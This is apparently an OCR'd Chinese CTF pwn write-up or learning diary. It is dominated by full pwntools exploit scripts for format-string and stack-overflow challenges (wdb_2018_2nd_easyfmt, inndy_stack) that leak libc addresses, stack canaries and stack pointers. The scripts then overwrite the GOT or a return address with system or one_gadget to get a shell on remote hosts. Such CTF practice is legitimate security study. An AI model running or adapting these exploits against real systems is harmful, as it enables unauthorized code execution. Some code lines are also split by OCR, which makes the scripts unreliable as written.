
```
from struct import pack
from LibcSearcher import *
from pwn import *

def s(a):
    p.send(a)
def sa(a, b):
```

```
    p.sendafter(a, b)
def sl(a):
    p.sendline(a)
def sla(a, b):
    p.sendlineafter(a, b)
def r():
    p.recv()
def pr():
    print(p.recv())
def rl(a):
    p.recvuntil(a)
def inter():
    p.interactive()
def debug():
    gdb.attach(p)
    pause()
def get_addr():
    return u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))

context(os='linux', arch='amd64', log_level='debug')
p = process('./pwn')
#p = remote('1.14.71.254', 28648)
elf = ELF('./pwn')
gdb.attach(p)
#libc = ELF('./libc-database/db/libc6_2.27-3ubuntu1.5_amd64.so')
libc = ELF('libc.so.6')

text = [2, 0, 1, 0, 0, 2, 0, 0, 2, 2, 0, 1, 0, 2, 2, 2, 2, 0, 0, 2, 0, 1, 2, 0, 1,
2, 2, 2, 1, 0, 0, 2, 1, 1, 0, 0, 2, 0, 0, 1, 2, 0, 1, 1, 1, 0, 1, 1, 2, 1, 2, 1, 1,
1, 2, 2, 2, 1, 1, 0, 1, 1, 2, 2, 1, 2, 1, 0, 2, 1, 0, 0, 1, 0, 1, 1, 0, 2, 2, 1, 2,
2, 0, 0, 2, 1, 2, 1, 1, 0, 1, 2, 1, 0, 0, 1, 2, 1, 1, 0]


sa(b'name:\n', b'a'*0x138)
stack = get_addr()
print(hex(stack))

for i in range(100):
    sa(b'round', str(text[i]).encode())
sa(b'you.\n', b'%62c%8$hhn.%9$pa' + p64(stack - 0x220))
rl(b'0x')

libc_base = int(p.recv(12), 16) - 175 - libc.sym['printf']
print(hex(libc_base))

one_gadget = libc_base + 0xe3b31
payload = fmtstr_payload(6, {(stack - 0x220):one_gadget})
sa(b'you.\n', payload)

inter()

```

尾声

（那我只用了一个printf在保护全开的情况下成功拿到权限，从另一个角度来说不是也很厉害嘛？）

我称之为 `printf by one`



> find / -name flag*
> (顺便记一下找flag的命令哈哈)

0x09 wdb_2018_2nd_easyfmt

2023.8.5 晚上做一下题放松，其实因为库又搞混了，并没有很放松。
很久没有那种很幸福的生活的感觉了啊！最近要注意生活，还有写写曲子啦！

```python
from evilblade import *
#context(os='linux', arch='i386', log_level='debug')

setup('./pwn')
libset('libc-2.23.so')

rsetup('node4.buuoj.cn', 26952)
evgdb()
sd('%35$p')
addx = tet()
addx = geti(0,-1)
addx -= 247
#rlibset('__libc_start_main',addx)
base = getbase(addx,'__libc_start_main')
sys =symoff('system',base)
os = base+0x5fbd6
fmt = fmt(6,gotadd('printf'),sys,'short',0)
sl(fmt)

sl(b'/bin/sh\x00')


ia()
```

0x0a inndy_stack

2023.8.7

这题做了昨天和今天，昨天打了一个2.3版本的打法，是利用pop和push泄露一切然后rop。以及2.23 0ubantu11.3的打法，偏移泄露canary+泄露libc+rop，以及最后2.23 0ubantu3和11的打法，偏移泄露rop。

最大的问题是没有配好libc，导致走了很多弯路！

最大的问题是没有配好libc，导致走了很多弯路！

最大的问题是没有配好libc，导致走了很多弯路！

偏移这个也是灵光一闪。

今天凌晨做了一点奇怪的梦，要把pwn放一放多一些注意别的方面了哈哈哈。今天做完这不做了。

buu_exp 2.230ubantu11

```python
from evilblade import *
context(os='linux', arch='i386', log_level='debug')

setup('./pwn')
libset('libc-2.23.so')

rsetup('node4.buuoj.cn', 28268)
#rsetup('hackme.inndy.tw', 7716)
evgdb('b *$rebase(0x8a4)')

sl(b'p')
sl(b'i 93')
sl(b'p')
ru('Pop -> ')
ru('Pop -> ')
main = getd(0,-1)+0x100000000-247
dpx('main',main)
symoff('__libc_start_main')
base = getbase(main,'__libc_start_main')
sys = symoff('system',base)
sh = 0x0015902b+base
sl(b'c')
sl(b'p')
sl(b'i 93')
sl(b'p')
os = base+0x3a80e
#sl('i {first}'.format(first=sys-0x100000000))
sl('i {first}'.format(first=os-0x100000000))
#sl('i {first}'.format(first=main-0x100000000))
#sl('i {first}'.format(first=sh-0x100000000))
sl(b'x')
ia()

```

tw_exp 2.230ubantu3

```python
from evilblade import *
context(os='linux', arch='i386', log_level='debug')

```

```
setup('./pwn')
libset('libc-2.23.so.i386')

rsetup('node4.buuoj.cn', 28268)
#rsetup('hackme.inndy.tw', 7716)
evgdb('b *$rebase(0x8a4)')

sl(b'p')
sl(b'i 93')
sl(b'p')
ru('Pop -> ')
ru('Pop -> ')
main = getd(0,-1)+0x100000000-247
dpx('main',main)
symoff('__libc_start_main')
base = getbase(main,'__libc_start_main')
sys = symoff('system',base)
sh = 0x0015ba3f+base
sl(b'c')
sl(b'p')
sl(b'i 93')
sl(b'p')
os = base+0x3ac3e
sl('i {first}'.format(first=sys-0x100000000))
#sl('i {first}'.format(first=os-0x100000000))
#sl('i {first}'.format(first=main-0x100000000))
sl('i 0')
sl('i {first}'.format(first=sh-0x100000000))
sl(b'x')
ia()
```

2.31_exp

看个乐子，不是最好的方法。

```
from evilblade import *
context(os='linux', arch='i386', log_level='debug')

setup('./pwn')
libset('libc.so.6')

rsetup('node4.buuoj.cn', 28268)
#rsetup('hackme.inndy.tw', 7716)
evgdb('b *$rebase(0x8a4)')
for i in range(2):
    sla(b'>>',b'p')

can = tet()
can = ru('Pop -> ')
can = getd(0,-1)
if can>0 :
    can = can
else:
    can = 0xffffffff+1+can

can = can - 0x1e3c1c#泄露libc

```

```python
for i in range(2):
    sla(b'>>',b'p')

main = tet()
main = ru('Pop -> ')
main = getd(0,-1)
main -= 27
#泄露pie（不重要……）

for i in range(2):
    sla(b'>>',b'p')

stack = tet()
stack = ru('Pop -> ')
stack = getd(0,-1)
stack = 0xffffffff+1+stack
#泄露栈,用于泄露cannary
piebase = main - 0x73f
dpx('piebase',piebase)
dpx('base',can)
dp('main',main)
dpx('stack',stack)
base = can
dpx('base',base)
canadd = stack+0x40
dpx('canadd',canadd)

cannaryn = 81
for i in range(6):
    sl('i {pay}'.format(pay=str(81)))
    #修改偏移到canary的位置
sl('p')
#泄露canary
canary = ru('Pop -> ')
canary = getd(0,-1)
if canary>0 :
    canary = canary
else:
    canary = 0xffffffff+1+canary

dpx('canary',canary)

os = base+0x3a80c
sys = symoff('system',base)

binsh = base+0x0015ba3f
#sl(b'a'*0x40+p32(canary)+b'a'*0xc+p32(stack+116-24)+p32(0)+p32(os)+p32(os))
sl(b'a'*0x40+p32(canary)+b'a'*0xc+p32(stack+116-
24)+p32(0)+p32(sys)+p32(main)+p32(binsh))
sl(b'x')
symoff('printf')

ia()
```